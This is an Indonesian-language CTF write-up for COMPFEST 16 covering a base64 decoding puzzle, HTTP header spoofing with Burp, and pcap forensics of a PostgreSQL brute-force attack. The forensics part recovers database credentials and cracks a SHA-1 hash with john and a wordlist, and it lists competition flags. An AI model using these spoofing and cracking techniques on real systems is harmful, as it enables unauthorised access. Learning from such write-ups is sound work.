

CTF COMPFEST 16

Team : Minji

- **sigma code – misc**
  By winx (Kevin Tanuwijaya)



Terdapat attachment file mp3 yang mengandung pesan suara dan dapat diunduh, lalu saya buka dengan aplikasi bernama audacity yang dapat membuka file – file yang berisikan suara.



Setelah dibuka terdapat tampilan seperti berikut dan apabila kita menjalankan audio tersebut, maka terdapat pesan suara yang memberi tahu angka – angka seperti berikut :

81 48 57 78 85 69 90 70 85 49 81 120 78 110 116 53 78 72 108 102 77 122 86 107 77 68 89 49 77 84 78 107 90 72 48 61

Lalu saya langsung terpikirkan untuk menggunakan tool yang bernama cyber chef yang mungkin dapat membantu saya.

Untuk recipe saya menggunakan magic karena dapat di brute force oleh cyber chef dan klik tombol bake sehingga pada bagian output muncul seperti pada gambar berikut

Lalu pada bagian result snippet muncul flag yang didapatkan yaitu “COMPFEST16{y4y_35d06513dd}”. Pada bagian recipe dijelaskan bahwa angka – angka

tersebut dapat diubah dari decimal sehingga terdapat value string base64 “Q09NUEZFU1QxNnt5NHlfMzVkMDY1MTNkZH0=” sehingga ketika dilakukan proses decode maka muncul flag yang diinginkan.

- **Let's Help John! – Web Exploitation**
  By winx (Kevin Tanuwijaya)

  Terdapat attachment link http://challenges.ctf.compfest.id:9016/ lalu ketika saya buka terdapat tampilan seperti berikut

I need your help...

My friend John is in jail again. I need you to infiltrate the jail and leave a key for him ;)


Follow me and click here play.

Lalu saya klik “play” dan muncul tampilan page seperti berikut


To get into the jail, visitors must be referred from officials.

Make sure you are referred by the State Official. Their official web is http://state.com.


Pada tampilan page tersebut, bahwa untuk mengubah official web yang digunakan ialah http://state.com. Sehingga saya melakukan pengubahan value tersebut dengan bantuan tool burpsuite.




Pada bagian proxy muncul tampilan request header seperti berikut, lalu saya pindahkan ke repeater untuk melakukan modifikasi pada value dan melihat respon dari server secara berulang – ulang.




Sesuai pernyataan pada tampilan page tadi, bahwa kita akan mengubah official web pada referer menjadi https://state.com dan ketika request tersebut disend, maka akan muncul respon seperti pada bagian response yaitu cookie quantity menjadi unlimited.



Setelah merubah cookie quantity menjadi unlimited dan mengirim request tersebut dan terdapat respon bahwa value dari parameter User-Agent menjadi “AgentYessir”.




Dengan mengubah value dari parameter User-Agent menjadi “AgentYessir” sehingga ketika kita kirim request tersebut maka terdapat response untuk mengubah pengirim menjadi pinkus@cellmate.com. Untuk itu, saya menambahkan parameter baru pada request header dengan klik tombol “+” dan mengisi namenya “From” dan valuenya pinkus@cellmate.com sehingga muncul respon seperti berikut.




Setelah menambahkan parameter baru dan mengirim request tersebut dan server merespon dengan flag yang kita inginkan yaitu “COMPFEST16{nOW_h3Lp_H1m_1n_john-O-jail-misc_8506972ce3}”.


- **Industrialspy 3 - Forensics**
  By winx (Kevin Tanuwijaya)




Terdapat attachment file dengan format pcapng yang berarti file tersebut dapat dibuka dengan tool wireshark untuk menganalisis traffic jaringan. Selain itu, pada soal juga terdapat command “nc challenges.ctf.compfest.id 9009” yang dapat dijalankan pada terminal untuk menghubungkan ke server.




Gambar diatas merupakan tampilan ketika kita membuka file capture.pcapng pada wireshark. Selanjutnya saya akan mencoba menghubungkan “nc challenges.ctf.compfest.id 9009” dengan menjalankan command tersebut pada terminal.



Untuk mengetahui port – port apa saja yang terbuka pada attacked machine, pada wireshark saya membuka statistics pada toolbar diatas dan membuka conversations




Setelah membuka conversations, terdapat tampilan sebagai berikut




Agar mendapat tampilan seperti berikut pastikan kita membuka pada TCP – 1218, saat kita melakukan analisis bahwa terjadi komunikasi antara IP “192.168.56.1” dan “192.168.56.11”. Apabila kita lihat pada pengiriman packet antara address A dengan B, dimana saya mengasumsikan address “192.168.56.1” digunakan oleh hacker dan pada address “192.168.56.11” port 22 terjadi pengiriman packet yang lumayan banyak sehingga mungkin terdapat percobaan attack menuju port 22. Sehingga untuk menjawab soal pertama tadi salah satu portnya yaitu port 22.

Selanjutny, saya melakukan analisis pada port – port yang lainnya. Setelah saya scroll kebawah, terdapat komunikasi yang sangat aktif menuju address “192.168.56.11” dengan port 5432 seperti pada gambar dibawah



Dapat dilihat bahwa dari address “192.168.56.1” dengan mneggunakan port yang berbeda – beda dan menuju pada address “192.168.56.11” dengan port yang sama yaitu 5432. Lalu saat dianalisis lebih lanjut dengan toolbar analyze dan follow dengan TCP stream, saya memilih salah satu komunikasi yang terjadi




Pada tampilan analisis lebih lanjut, terlihat bahwa ada percobaan brute force password terhadap sebuah akun seperti pada tampilan berikut

Sehingga port selanjutnya yang terbuka pada attacked machine adalah port 5432. Sehingga untuk menjawab pertanyaan nomor 1, jawabannya adalah 22,5432.

```
┌──(winx㉿kali)-[~/Downloads/compfestJeo]
└─$ nc challenges.ctf.compfest.id 9009
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
22,5432
2. What is the credentials used to access the database? (ex: root:root)
```


Setelah berhasil menjawab pertanyaan nomor 1, muncul pertanyaan nomor 2 yaitu kredensial apa yang dapat mengakses database. Setelah saya melakukan analisis lebih dalam dengan menggunakan TCP stream, akun yang memiliki hak akses tertinggi adalah server sehingga selanjutnya kita harus mencari password dari akun server.



Pada saat melakukan analisis lebih lanjut, pada salah satu traffic yang terjadi dengan protocol PGSQL. Pada bagian kotak merah terdapat password yang mungkin dapat digunakan oleh akun “server” sehingga untuk jawaban nomor 2 yaitu server:changeme.


```
┌──(winx㉿kali)-[~/Downloads/compfestJeo]
└─$ nc challenges.ctf.compfest.id 9009
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
22,5432
2. What is the credentials used to access the database? (ex: root:root)
server:changeme
3. What is the password for the "super" user on the database?
```

Setelah itu terdapat pertanyaan nomor 3, lalu saya melakukan analisis lebih lanjut dengan menggunakan toolbar analyze dan mendapatkan data seperti berikut




Berikut adalah respon dari server yang diberikan ketika terdapat client yang menjalankan command SQL, terlihat bahwa terdapat atribut password yang memiliki data password “super” yaitu “588831adfca19bb4426334b69d9fb49f873e8a22”. Setelah saya coba input kedalam netcatnya gagal sehingga saya berpikir bahwa password tersebut dihash. Setelah saya cari tahu bahwa dengan string yang dihash sepanjang 40 karakter merupakan teknik hashing SHA-1.


Dikarenakan menggunakan teknik hash maka kita harus melakukan brute force terhadap string tersebut karena tidak menggunakan teknik encode yang dapat didecrypt langsung dengan decrypt online tool. Untuk itu saya melakukan brute force password dengan menggunakan john the ripper seperti pada gambar berikut




Disini saya menggunakan tool john the ripper dengan menjalankan command “john --format=raw-sha1 --wordlist=rockyou.txt idspy3”. Dimana file idspy3.txt, saya isi dengan password yang ingin ditebak dan file rockyou.txt merupakan file open source pada browser yang berisi kumpulan password yang sering digunakan. Dengan menggunakan format string yang bersifat raw dengan metode hash SHA-1 dan ditebak dengan wordlist rockyou.txt dimana string password “588831adfca19bb4426334b69d9fb49f873e8a22” disimpan pada file idspy3.txt. Sehingga berhasil muncul password yang ditebak oleh tool john yaitu “cafecoagroindustrialdelpacfico”.




Setelah itu muncul kembali pertanyaan ke-4, yaitu table yang dimodifikasi oleh attacker yang dapat dilihat dari hasil analisis traffic jaringan lebih lanjut pada hasil analyze seperti gambar dibawah



Pada kotak merah terdapat modifikasi pada table penalties dimana attacker menghapus penalty dari employee_id yang memiliki id = 6. Sehingga jawaban untuk nomor 4 yaitu table penalties.



Lalu muncul pertanyaan ke-5, yaitu nama panjang yang datanya dimodifikasi oleh attacker yang dapat dilihat juga dari hasil analyze pada TCP stream



Pada bagian kotak merah merupakan kumpulan data yang ada pada database walaupun bentuknya tidak sempurna, untuk mengetahui nama panjang dari pertanyaan terakhir tersebut yaitu nama panjang yang memiliki employee_id=6. Jika dilihat kembali, bahwa akun dengan username super memiliki employee_id=1 maka jika saya urutkan seperti berikut

employee id	first name	last name	username	password	email
0	Super	User	super	588831adfca19bb4426334b69d9fb49f873e8a22	super@collectiveinc.com
1	John	Doe	john	e80721793c24ae14edfca9b26ad406a9815cd3ff	john@collectiveinc.com
2	Jane	Price	jane	e5952ab743dd2079f1b465f0d60b127fb5742660	jane@collectiveinc.com
3	Bob	Smith	bob	bf436aec2cd04e8fc59c435f422f9b8e910ff078	bob@collectiveinc.com
4	Alice	Brown	alice	522b276a356bdf39013dfabea2cd43e141ecc9e8	alice@collectiveinc.com
5	Kevin	Lewis	kevin	4d92eac43ef22f8462604d0a3039c6b1ea2f4ae8	kevin@collectiveinc.com
6	Lyubov	Pryadko	lyubov	9f3ba7394634e88e0c1af4094f4c27023cb6db24	lyubov@collectiveinc.com

Sehingga berdasarkan database tersebut, nama panjang dengan employee_id=6 adalah Lyubov Pryadko dan dapat digunakan untuk menjawab pertanyaan ke-5.

```
